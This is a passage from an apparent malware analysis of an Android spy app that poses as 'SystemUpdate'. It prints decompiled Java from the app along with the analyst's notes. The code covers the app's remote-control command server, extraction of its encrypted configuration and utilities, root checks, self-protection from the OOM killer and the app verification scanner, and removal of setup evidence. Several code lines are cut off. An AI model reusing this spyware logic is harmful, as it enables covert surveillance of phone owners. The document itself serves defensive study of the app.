    this.mSocketServer = new TcpSocketCmdServer(this.getTag(), "vvt.polymorphic.server", 12514, ((TcpSocketCmdProcessor)this));
    this.mSocketServer.start();
    if(PolymorphicContainer.LOGD) {
        FxLog.d(this.getTag(), "startServer # Started");
    }
```

Figure 18. The function startServer() of the class PolymorphicContainer

Next, we analyze the function startAppEngine() in the class AppServiceContainer.



```
protected boolean startAppEngine() {
    Logger.getInstance().setLogPath(this.mWorkingDir, "fx.log");
    Logger.getInstance().setLogOutput(6);
    if(AppServiceContainer.LOGD) {
        FxLog.d("AppServiceContainer", "startAppEngine # ENTER ...");
    }

    boolean v1 = false;
    try {
        if(this.mRunningMode == RunningMode.LIMITED_1) {
            if(AppServiceContainer.LOGD) {
                FxLog.d("AppServiceContainer", "startAppEngine # Check auto update ..");
            }

            this.runAutoUpdateIfReq();
        }

        if(AppServiceContainer.LOGD) {
            FxLog.d("AppServiceContainer", "startAppEngine # Extract PCF");
        }

        this.extractPcf();
        if(AppServiceContainer.LOGD) {
            FxLog.d("AppServiceContainer", "startAppEngine # Application mode is: " + this.mRunningMode);
        }

        if(AppServiceContainer.LOGD) {
            FxLog.d("AppServiceContainer", "startAppEngine # Extract Utilities");
        }

        this.extractUtilities();
        if(this.mRunningMode == RunningMode.LIMITED_1 || this.mRunningMode == RunningMode.FULL) {
            if(AppServiceContainer.LOGD) {
                FxLog.d("AppServiceContainer", "startAppEngine # Extract Xposed");
            }

            this.extractXposed();
        }

        if(this.mRunningMode == RunningMode.LIMITED_1) {
            if(AppServiceContainer.LOGD) {
                FxLog.d("AppServiceContainer", "startAppEngine # Extract gesture_hash.zip");
            }

            this.extractGestureHash();
        }

        if(AppServiceContainer.LOGD) {
            FxLog.d("AppServiceContainer", "startAppEngine # Instantiate AppEngine");
        }

        this.mAppEngine = new AppEngine(this.mContext, this.mWorkingDir, this.mRunningMode);
        this.mAppEngine.startEngine();
        if(AppServiceContainer.LOGD) {
            FxLog.d("AppServiceContainer", "startAppEngine # Assign a receiver bridge object");
        }

        AppInstance.getInstance(this.mContext).setReceiverHandler(this.mAppEngine.getReceiverHandler());
        v1 = true;
    }
    catch(Exception v0) {
        if(AppServiceContainer.LOGE) {
            FxLog.e("AppServiceContainer", "startAppEngine # Error!!", ((Throwable)v0));
        }

        this.mAppEngine.stopEngine();
        this.mAppEngine = null;
    }

    if(AppServiceContainer.LOGD) {
        FxLog.d("AppServiceContainer", "startAppEngine # EXIT ...");
    }

    return v1;
}
```

Extract the file 5002 in assets folder to
/data/data/com.android.systemupdate/app_data/5002,
it's the config file of the spy app.


Extract some utilities in assets foler to /data/data/com.android.systemupdate/app_data/,
it includes busybox,panzer,ffmpeg and vdaemon.

Start engine.

Figure 19. The function startAppEngine() in the class AppServiceContainer

a. extractPcf(): Extracts the file 5002 in assets folder to /data/data/com.android.systemupdate/app_data/5002, which is the configuration file of the spy app.
b. extractUtilities(): Extracts some utilities in assets folder to /data/data/com.android.systemupdate/app_data/, which includes busybox,panzer,ffmpeg and vdaemon.
c. startEngine(): That's the function of the class AppEngine.

The definition of the function startEngine() of the class AppEngine is shown below.



```
public void startEngine() throws AppEngineException {
    GeneralSecurityException v3_3;
    com.vvt.appengine.AppEngine$1 v4;
    if(AppEngine.LOGV) {
        FxLog.v("AppEngine", "startEngine # ENTER ...");
    }

    if(AppEngine.LOGD) {
        FxLog.d("AppEngine", "startEngine # Mode: %s", new Object[]{this.mRunningMode});
    }

    PcfLoadingException v3 = null;
    try {
        if(this.mComponent.phoneInfo == null) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "startEngine # Construct phone info");
            }

            this.mComponent.phoneInfo = new PhoneInfoImpl(this.mContext, this.mWorkingDirectory);
        }

        if(this.mComponent.networkInfo == null) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "startEngine # Construct network info");
            }

            this.mComponent.networkInfo = new NetworkInfoImpl(this.mContext);
        }

        if(this.mComponent.productInfo == null) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "startEngine # Construct product info");
            }

            this.mComponent.productInfo = new ProductInfoImpl();
            this.mComponent.productInfo.setProductId(5002);
            this.mComponent.productInfo.setProductName("SystemUpdate");
            this.mComponent.productInfo.setProductVersion("-2.25.1");
            this.mComponent.productInfo.setProductLanguage(1);
            this.mComponent.productInfo.setProtocolHashTail(FxSecurity.getConstant(Constant.LICENSE_CHECKSUM));
            if(!AppEngine.LOGD) {
                goto label_94;
            }

            FxLog.d("AppEngine", "startEngine # Loading Product Id: %d, Version: %s", new Object[]{Integer.valueOf(this.mComponent.productInfo.getProductId()), this.mCo
        }

    label_94:
        if(this.mComponent.configManager == null) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "startEngine # Load configuration");
            }

            if(this.mForTest) {
                v4 = new ConfigurationValidator() {
                    public void validate(String arg1) {
                    }
                };
            }
            else {
                ConfigurationValidatorImpl v4_1 = new ConfigurationValidatorImpl();
            }

            this.mComponent.configManager = new ConfigurationManagerImpl(((ConfigurationValidator)v4));
            this.mComponent.configManager.loadProductConfiguration(this.mPcfPath);
        }

        if(this.mComponent.licenseManager == null) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "startEngine # Initialize license");
            }

            this.mComponent.licenseManager = new LicenseManagerImpl(this.mWorkingDirectory);
            this.mComponent.licenseManager.setOnLicenseChangeListener(((OnLicenseChangeListener)this));
            this.mComponent.licenseManager.initialize();
        }

        this.mSELinuxSecurityContext = ShellUtil.getSecurityContext(this.mWorkingDirectory);
        this.mComponent.setSELinuxSecurityContext(this.mSELinuxSecurityContext);
        if(!this.mForTest) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "startEngine # Create command processor");
            }

            RemoteControlHandler v1 = new RemoteControlHandler(this.mComponent);
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "startEngine # Start a new server socket");
            }

            this.mTcpSocketCmdServer = new TcpSocketCmdServer("AppEngine", "com.vvt.rmtctrl.server", 12512, ((TcpSocketCmdProcessor)v1));
            this.mTcpSocketCmdServer.setName("RemoteControlCmdServerThread");
            this.mTcpSocketCmdServer.start();
        }

        if(AppEngine.LOGD) {
            FxLog.d("AppEngine", "startEngine # Acquire wake lock");
        }

        this.acquireWakeLock();
        if(AppEngine.LOGD) {
            FxLog.d("AppEngine", "startEngine # Construct components");
        }

        this.constructComponents();
        if(AppEngine.LOGD) {
            FxLog.d("AppEngine", "startEngine # Start resume");
        }

        this.startResume();
        if(AppEngine.LOGD) {
            FxLog.d("AppEngine", "startEngine # Start send heart beat timer");
        }

        this.startGetConfigurationTimer();
        if(AppEngine.LOGD) {
            FxLog.d("AppEngine", "startEngine # Perform housekeeping tasks");
        }

        this.performHousekeepingTasks();
        if(AppEngine.LOGD) {
            FxLog.d("AppEngine", "startEngine # Protect process from OOM killer + Android App Verification Scanner");
        }

        this.protect();
     ......
     ......
     ......
    if(AppEngine.LOGV) {
        FxLog.v("AppEngine", "startEngine # remove all evidance..");
    }

    this.processRemoveAllEvidence();
    if(AppEngine.LOGV) {
        FxLog.v("AppEngine", "startEngine # trigger AppEngine Validator.");
    }

    String v2 = this.mRunningMode == RunningMode.FULL ? new CrackUtil().getSourceDirDaemonMode("com.android.systemupdate", this.mWorkingDirectory) : new CrackUtil().get
    if(AppEngine.LOGV) {
        FxLog.v("AppEngine", "startEngine # trigger AppEngine Validator -> sourceDir: " + v2);
    }

    if(AppEngine.LOGV) {
        FxLog.v("AppEngine", "startEngine # EXIT ...");
    }
}
```

Load product configuration from ./app_data/5002

Create the license manager and initialize it.

Create the remote control hanlder, it's used to handle all remote control function.

Create the remote control server and start it, it receives the remote command and transfers it to remote control handler to handle it.

Construct some components of the spy app,it includes ServerAddressManager, DataDeliveryManager,ActivationManager,RemoteCommandManager,PushNotificationManager, etc.


Remove some files

Figure 20. The function startEngine() of the class AppEngine

a. loadProductConfiguration: Loads product configuration from /data/data/com.android.systemupdate/app_data/5002. This file is encrypted with AES algorithm.
b. Initialize: Initializes the license manager.
c. RemoteControlHandler: This is the remote control handler and it's used to handle all remote control functions.
d. TcpSocketCmdServer: Creates the remote control server "com.vvt.rmtctrl.server:12512" and starts it. It then transfers the command to the remote control handler to handle.
e. constructComponents(): Constructs some components of the spy app.
f. processRemoveAllEvidence(): Removes some file generated when setup.

Looking back to the function handleMessage() in the inner class ServiceHandler of class CoreService in Figure 17, after the startAppEngine() is executed it can invoke the function broadcastFinish() in the class CoreService.


When the app engine finishes starting the app engine, it can send the broadcast below.



```
private void broadcastFinish() {
    this.sendBroadcast(new Intent("wfs.service.action.engine_operation_complete"));
    if(CoreService.LOGD) {
        FxLog.d("CoreService", "sendFinish # Sent");
    }
}
```

In the class PrerequisitesSetupActivity, the function registerCoreServiceCallbackReceiver() dynamically registers a broadcast. It receives the broadcast with the "wfs.service.action.engine_operation_complete" action.


In Figure 15, the function startAppEngine() of the class PrerequisitesSetupActivity invoked registerCoreServiceCallbackReceiver(), which dynamically registers a broadcast, and then receives the broadcast with the "wfs.service.action.engine_operation_complete" action.



```
private void registerCoreServiceCallbackReceiver() {
    this.registerReceiver(new BroadcastReceiver() {
        public void onReceive(Context arg4, Intent arg5) {
            int v0 = arg5 == null || !arg5.getAction().equals("wfs.service.action.engine_operation_complete") ? 0 : 1;
            if(v0 != 0) {
                if(PrerequisitesSetupActivity.LOGV) {
                    FxLog.v("PrerequisitesSetupActivity", "getCoreServiceReceiver # Callbak received");
                }

                PrerequisitesSetupActivity.this.unregisterReceiver(((BroadcastReceiver)this));
                PrerequisitesSetupActivity.this.onEngineOperationFinish();
            }
        }
    }, new IntentFilter("wfs.service.action.engine_operation_complete"));
}
```

Figure 21. The function registerCoreServiceCallbackReceiver() of the class PrerequisitesSetupActivity

The code snippet of the function onEngineOpertaionFinish() is shown below.




```
if(ShellUtil.isDeviceRooted()) {
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.v("PrerequisitesSetupActivity", "onEngineOperationFinish # Device is rooted ...");
    }

    boolean v1 = this.showSimCardNotPresentNotification();
    if(!PrerequisitesSetupActivity.LOGV) {
        goto label_43;
    }

    FxLog.v("PrerequisitesSetupActivity", "onEngineOperationFinish # Did Show SimCard Not PresentNotification ? " + v1);
    goto label_43;
}
```

Check if the device is rooted, my device has been rooted.

Figure 22. The code snippet of the function onEngineOpertaionFinish()

The function isDeviceRooted() checks to see if the device is rooted using five methods. In this example I have rooted my android device and install SuperSU.


The code snippet of the function showSimCardNotPresentNotification() is shown below.



```
if(v3) {
    this.runOnUiThread(new Runnable(Html.fromHtml(this.getString(2131034160))) {
        public void run() {
            if(!PrerequisitesSetupActivity.this.isFinishing()) {
                new AlertDialog$Builder(PrerequisitesSetupActivity.this).setCancelable(false).setTitle(PrerequisitesSetupActivity.this.getString(2131034159)).set
                    public void onClick(DialogInterface arg3, int arg4) {
                        arg3.dismiss();
                        if(PrerequisitesSetupActivity.LOGV) {
                            FxLog.v("PrerequisitesSetupActivity", "showSimCardNotPresentNotification # Show install screen");
                        }

                        this.this$1.this$0.showInstallScreen();
                        this.this$1.this$0.finish();
                    }
                }).show();
            }
        }
    });
}
```

Figure 23. The code snippet of the function showSimCardNotPresentNotification()

Due to no SIM card inserted in my device, it prompts an alert dialog below. By clicking the button “Proceed” the program invokes the function showInstallScreen().




System Update

Insert SIM card

Please make sure only one SIM card is inserted or you may not get all software features.


Figure 24. The dialog of inserting SIM card

As we continue to trace the function showInstallScreen(), it start InstallActivity.



```
    private void showInstallScreen() {
        Intent v0 = new Intent(((Context)this), InstallActivity.class);
        v0.setFlags(335544320);
        this.startActivity(v0);
    }
```

The following is the function onCreate() in the class InstallActivity.



```
    public void onCreate(Bundle arg5) {
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "onCreate # ENTER ...");
        }

        super.onCreate(arg5);
        this.setContentView(2130903046);
        StrictMode.setThreadPolicy(new StrictMode$ThreadPolicy$Builder().permitAll().build());
        String v0 = Path.getWritablePath(this.getApplicationContext());
        this.mAppInstance = AppInstance.getInstance(((Context)this));
        this.mSuManager = new SuperUserManager(v0);
        this.mSetupFlagsManager = new SetupFlagsManager(v0);
        this.mHandler = this.createHandler();
        this.mDevicePolicyManager = this.getSystemService("device_policy");
        this.mAppDeviceAdmin = new ComponentName(((Context)this), AppDeviceAdminReceiver.class);
        this.prepareAppContainerInfo(this.getApplicationContext());
        if(this.mCoreService == null) {
            if(InstallActivity.LOGD) {
                FxLog.d("InstallActivity", "onCreate # Bind to CoreService");
            }

            this.bindCoreService();
        }
        else {
            if(InstallActivity.LOGD) {
                FxLog.d("InstallActivity", "onCreate # Initialize");
            }

            this.initialize();
        }

        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "onCreate # EXIT ...");
        }
    }
```


Bind CoreService.

Figure 25. The function onCreate() of the class InstallActivity

The execution flow of binding CoreService is shown below.

bindCoreService()--->bindService(new Intent(((Context)this), CoreService.class), this.mCoreServiceConnection, 1)---> CoreService: onCreate()--->CoreService: onBind() ---> com.phoenix.client.InstallActivity$1: onServiceConnected().


CoreService was bound through bindService() in Figure 8, the onCreate() and onBind() in the class CoreService only can be invoked once, allowing the function onServiceConnected() to be executed.



```
public class InstallActivity extends Activity {
    class com.phoenix.client.InstallActivity$1 implements ServiceConnection {
        com.phoenix.client.InstallActivity$1(InstallActivity arg1) {
            InstallActivity.this = arg1;
            super();
        }

        public void onServiceConnected(ComponentName arg3, IBinder arg4) {
            InstallActivity.this.mCoreService = ((LocalBinder)arg4).getService();
            if(InstallActivity.LOGD) {
                FxLog.d("InstallActivity", "onServiceConnected # Initialize");
            }

            InstallActivity.this.initialize();
        }

        public void onServiceDisconnected(ComponentName arg3) {
            InstallActivity.this.mCoreService = null;
        }
    }
```

Figure 26. The function onServiceConnected() of the class InstallActivity

The definition of the function initialize() in the class InstallActivity is shown below.




```
private void initialize() {
    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "initialize # ENTER ...");
    }

    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "initialize # Load superuser status");
    }

    this.mSuManager.loadPersistedSuperUserStatus();
    if(this.mRemoteControl == null) {
        try {
            this.mRemoteControl = RemoteControlHelper.getRemoteControl();
        }
        catch(RemoteControlException v4) {
        }
    }

    if(this.mRemoteControl == null) {
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "initialize # Remote Control is not created");
        }

        this.startAppEngine();
    }
    else {
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "initialize # Remote Control is created.");
        }

        if(this.isProductActivated()) {
            if(InstallActivity.LOGD) {
                FxLog.d("InstallActivity", "initialize # Product is already installed.");
            }

            this.showActivationScreen();
            this.closeApplicaton();
            goto label_26;
        }

        SuperUserStatus v3 = this.mSuManager.getSuperUserStatus();
